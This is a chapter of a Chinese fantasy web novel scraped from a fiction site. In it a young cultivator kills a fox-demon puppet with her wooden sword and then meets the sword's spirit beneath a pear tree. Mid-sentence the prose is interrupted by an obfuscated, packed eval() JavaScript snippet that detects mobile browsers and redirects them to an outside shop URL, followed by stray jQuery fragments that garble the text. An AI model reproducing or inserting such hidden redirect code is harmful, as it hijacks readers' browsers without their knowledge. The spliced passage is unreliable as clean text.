文趣网 > 都市小说 > 又被笨蛋剑灵缠上了 > 36. 沧澜
    姜时雨心里清明一瞬,之前丙寅院中的一切亦再次串联起来。

    只是,钱七褚究竟是在唤那巨蛇哥哥,还是寄生其上的闫驰?

    她来不及多想,迎面就见钱七褚伸出五爪直冲自己眼睛而来!

    夜里视线不如白天,姜时雨被钱七褚逼着只能不断向后撤步。

    钱七褚张开乌长指甲擦着姜时雨脸颊滑过,她黑眸僵硬转动,快速出手对着姜时雨的额头又出一拳。

    姜时雨蹙眉闪躲间,却在钱七褚挥臂而过时嗅到一股动物的腥臭味。她眉心微蹙:“钱七褚,你竟真是半妖!”

    钱七褚收住步子,最后站定在距她三步远的位置,嘴角僵硬向上翘起,笑声自小腹传来:“你比我预想的还要迟钝。”

    钱七褚:“苏酌是你杀的吧。”

    虽是疑问,她语气分明是陈述句。

    三年过去,苏酌的名字再次撞入她耳中,姜时雨额头沁出密密的汗。

    “见到你的第一面我就在你身上闻到了那瘸腿灰狼的气味。不然,以你的灵根能住得上丙寅院?”

    “让我猜猜,肯定是苏酌相中了你这幅皮囊,不过就她那点三脚猫的花架子功夫,这些年只学会剖人皮面了……”

    不过,姜时雨究竟是怎么杀掉苏酌的……

    钱七褚倏然一顿,紧盯住姜时雨,嘴角被线缝住依旧妨碍不了她声音里的戏谑。

    “不如你讲讲,你是如何杀掉她的?”

    “她先前日日炫耀的两张容貌倾城的皮面,是不是在你手里?”

    姜时雨脊背僵硬着,心里瞬间泛起一股恶寒。她冷声呵道:“钱七褚,我不明白你在说什么。”

    钱七褚讥讽依旧:“你不明白?你不明白能带着崔照熙杀了我哥!他在婆娑山病了那么久,等我带星辰之水回去救命呢!你们几人好好的药峰弟子不当,非要去婆娑山!”

    提到婆娑山,钱七褚瞬间面目狰狞,整个人都颤抖着。“若不是你,我也不会被无耻下作的闫骁带走,变成现在这幅模样……”

    闫骁?

    姜时雨敛神看向钱七褚,这不是飞来峰闫长老吗?

    “姜时雨,看着我变成他的傀儡,你可满意了?”

    钱七褚话音刚落,整个人就像一个滚烫的热球飞奔而出,直奔姜时雨而来。

    姜时雨扭动手腕,手中木剑也飞速而出。

    “沧澜!”

    木剑哪还有半分质朴的模样,原本圆润无伤的剑尖瞬间开刃,柔和灵力四散开来,姜时雨四周无风自起,惊落漫空花瓣。

    木剑携着灵力继续向前。

    擦过钱七褚的颈间,白骨再现,却是未有一滴鲜血。

    “看来还真要感谢闫骁这老不死的。”

    钱七褚轻哼一声,仅剩一点皮肉连接的头颅,她唇角向上,扯出略带血色的笑容:“不然还真有可能被你这虚招伤到。”

    木剑飞璇再回姜时雨手中,剑身上稳稳滞着一片洁白的梨花花瓣。

    她抬手拂下,紧接着将剑横在身前。

    钱七褚拖动僵硬的手臂,放慢动作扶正自己的头,讥讽道:“你放弃吧。”

    “我这幅躯体已经被闫驰外化炼成了傀儡,你手中这柄破剑是伤不到我的。”

    姜时雨攥紧手中的剑,感受着剑灵嗡嗡的共鸣,她抬眼看向钱七褚,撩剑而起,目光冷冽如霜,冷声道:“是吗?”

    下一刹,她转身架剑,腕花点剑翻身直奔对方而去。

    剑锋凌厉,木剑带出一抹寒光。

    两人顷刻对打在一起。

    钱七褚空有一副不知疼痛的躯体,也挡不住姜时雨手中木剑招招狠戾。

    姜时雨眼神凶狠,瞥到自己左腕的伤处,黑眸审视着钱七褚。

    对方被桃木剑几道剑气逼得连连后退。

    钱七褚手臂断裂间露出体内串联的莹润丝线,关节处溢出些许透明液体,动作也僵迟了下来。

    反守为攻!

    姜时雨找准时机不断出剑,专攻对方关节处,木剑同钱七褚躯体碰撞声不绝。

    地面落花在剑风的往复间凝成了小小的飞旋。

    钱七褚虽感觉不到疼痛,但此刻这具身体的异样又怎能察觉不出?

    她目光紧盯着姜时雨手中的木剑,外门弟子人手一把的小木剑如何能在梨园的限制下伤得到她!

    想着,钱七褚挥出一拳砸向姜时雨。

    姜时雨眼神一暗,也敛神调动全身力气挥出一剑!

    听微剑诀第二式——

    浮生若梦!

    掺杂着三年恩怨的一剑挥出,周身空气似被凝固了般。

    她凝眉清晰看到了一旁梨树的生机、梨园地下层层堆叠的阵法,以及,钱七褚那具躯体丹田处的紫色光晕……

    轰隆隆——

    一道惊雷滑过天际。

    在雷声的遮掩下,那一剑竟将钱七褚整个人居中劈成了两半!

    钱七褚黑眸怒瞪她,跪倒后体内透明液体溢了满地。

    她丹田中的紫色光晕瞬间出逃,姜时雨动作迅速,先一步将那团紫色光晕攥进手中。

    紫色光晕在她指缝中拼尽全力挣扎,声音里满是祈求:“算师姐求你了,你放过我吧。我、我也是被那蛇妖蛊惑……看在咱们同住了一年的份上,看在你方兮师姐的面子上……”

    姜时雨目光紧盯着手中的光晕,淡淡开口:“你是狐妖?”

    “是是、婆娑山的那条巨蟒是我结拜的哥哥,我也是为了救他才来的神木宗。”

    “哦。”她淡淡应了一声。

    紧接着姜时雨手上用力,无视那团光晕的嘶吼、呐喊和辱骂,彻底掐断了她的最后一丝求活的可能。

    确认对方彻底消失后,她垂眸收起小木剑,随后又从怀中掏出一小包药粉。深绿色的粉末顺着她的手倾泻而下,尽数撒在钱七褚身上。

    半刻钟后,钱七褚被药散腐蚀殆尽,在地上空留了些许白痕。

    姜时雨站在原地久久未动。

    剑灵轻声提醒:“快到时间了。”

    姜时雨微微点头,刚刚的一切都和那剑招一样,仿若大梦一场。

    剑灵关切:“你手没事吧?”

    “小伤。”

    话毕,姜时雨从怀中掏出丹药一把塞进嘴里,苦味在舌中蔓延开来。

    若真如刚刚钱七褚所说,她与山下那狼妖相识,岂不是自己手中的宗门令原就是要趁开山收徒时混入神木宗?

    还有钱七褚房中的那张屏风,其中枝桠的分布亦与婆娑山的上山路一致,这诸多巧合……恐怕六十年前神木宗弟子闫驰脱不开干系。

    又是一道惊雷。自天空坠下几滴细雨。

    四周满是潮湿泥土的清冽气味。

    姜时雨整个人仍处在一种紧绷的状态。

    剑灵像失了语般,少见地一路无言,她脚步微沉,整个上半身都被雨滴彻底打透,额前碎发紧贴在脸颊。

    再次站在梨园巨树下,她竟感觉不到自己的心跳。

    此前三年,她不悔。

    剑灵语气也不似之前的玩闹,“到了。”

    姜时雨闻言笑问:“小桃木剑还是沧澜剑?”剑灵似是没听到她的疑问,声音略带些沙哑:“你将手放在梨树上便可。”

    姜时雨定了定神,右手覆上前去,触碰之处泛起

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17769367|206514||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    些许青绿涟漪,脚下灵阵也在逐渐变化。

    她慢慢闭眼,等待着传送阵的剧烈颠簸。三息过去……

    没有出现预想中传送时的翻天覆地。

    相反,姜时雨感觉自己脚下都轻飘飘的,整个人像踩在云端,就连身边的景物也不再是晃过,整个传送阵似乎同她的意识相连。

    这个念头刚冒出,她气息都乱了些。

    直至指甲刺痛掌心,姜时雨才定神看清了面前粗壮盘旋的树根。

    她下意识屏住呼吸,目光紧盯着面前瑰丽的场景,美得像一幅画。

    梨树深埋地底的树根在此地撑出了个不大的密室,根系笼罩下却是汪深见不到底的深潭,潭边密密麻麻满是流转变化的金色封印纹路……

    整个洞府的光源恰都源自岸旁的金色封印,姜时雨一眼看去,便觉得心里发慌,借着金光勉强直视最中央竖直而立的灵剑。

    她眯着眼,灵剑上的纹路同初见时别无二致。

    姜时雨不忘崔照熙交代的事情,问道:“这就是崔照熙要找的星辰之水吗?”

    “嗯,星辰之水对提升修为有奇效。”剑灵嗓音带着蛊惑,“你想尝尝吗?”

    姜时雨冷脸拒绝,从怀中拿出提前备好的细口尖瓶。

    衣袖垂落,她小心敛起,躲着金光将尖瓶贴近水面。

    壶内发出咕噜咕噜的响声。

    下一刹,剑灵的呼吸声清浅,伴着水声一同清晰传入姜时雨耳中。

    时间好像在二人之间静止了。

    良久,手中细瓶装满。

    她眼不自觉地弯了,斟酌道:“沧澜,我好像见过你。”

    剑灵声音不似之前沉静,略有些沙哑:“是吗?”

    她点了点头,目光转向正中央的那柄黑金长剑。

    “嗯,见过。”姜时雨一顿,话音一转,“所以,小桃木剑在哪?”

    剑灵:“……”

    她话音刚落,耳边那道呼吸声也消失了踪迹。

    “……”剑灵声音里带着些许幽怨,“在你头顶。”

    “头顶?”姜时雨惊讶道。

    她心里还惦念着小桃木剑旁生死未卜的聂双衡。“拿到那柄沧澜剑。”

    “我带你去。”

    姜时雨怔了一下,目光随之转移到那潭深渊中,问道:“现在的问题是,没有灵力,要怎么越过这潭星辰之水?”

    她看着两边距离,约摸得有五步远,更别提岸旁刻满未知封印的石头了。

    在她的视线里,面前星辰之水拂动,耀眼的蓝光不断在她眼中晃动,水波层叠,注定难越。

    剑灵笑声清澈:“谁说让你走过去了。”

    姜时雨蹙眉,手撑在一旁树根上,话到嘴边还没来得及说出口。

    剑灵又道:“你唤它名字试试?”

    沧澜吗?不知为何,姜时雨感觉这两个字在自己嘴间反复打转,却很难唤出口。

    她摸不清这股没由来的胆怯究竟是打哪冒出来的。

    偌大的根室明明只她一人。

    ……还有剑灵。

    姜时雨双手绞紧,再三张口,落到最后终是声音清浅,听不出半分情绪。

    “沧澜……”

    面前的金色封印顷刻消失,四周漆黑一片,耳边只剩滴答的水声。

    她心颤了一下。

    “叮铃——”铃铛声传来,姜时雨恍惚回头。却见身后站着一位如珠玉般半透明的少年,他满身坠满各色晶莹珠翠,墨发垂在身后,眼尾那颗泪痣晃进她眼中。

    他脸上带着柔和的笑,郑重道:“我是沧澜。”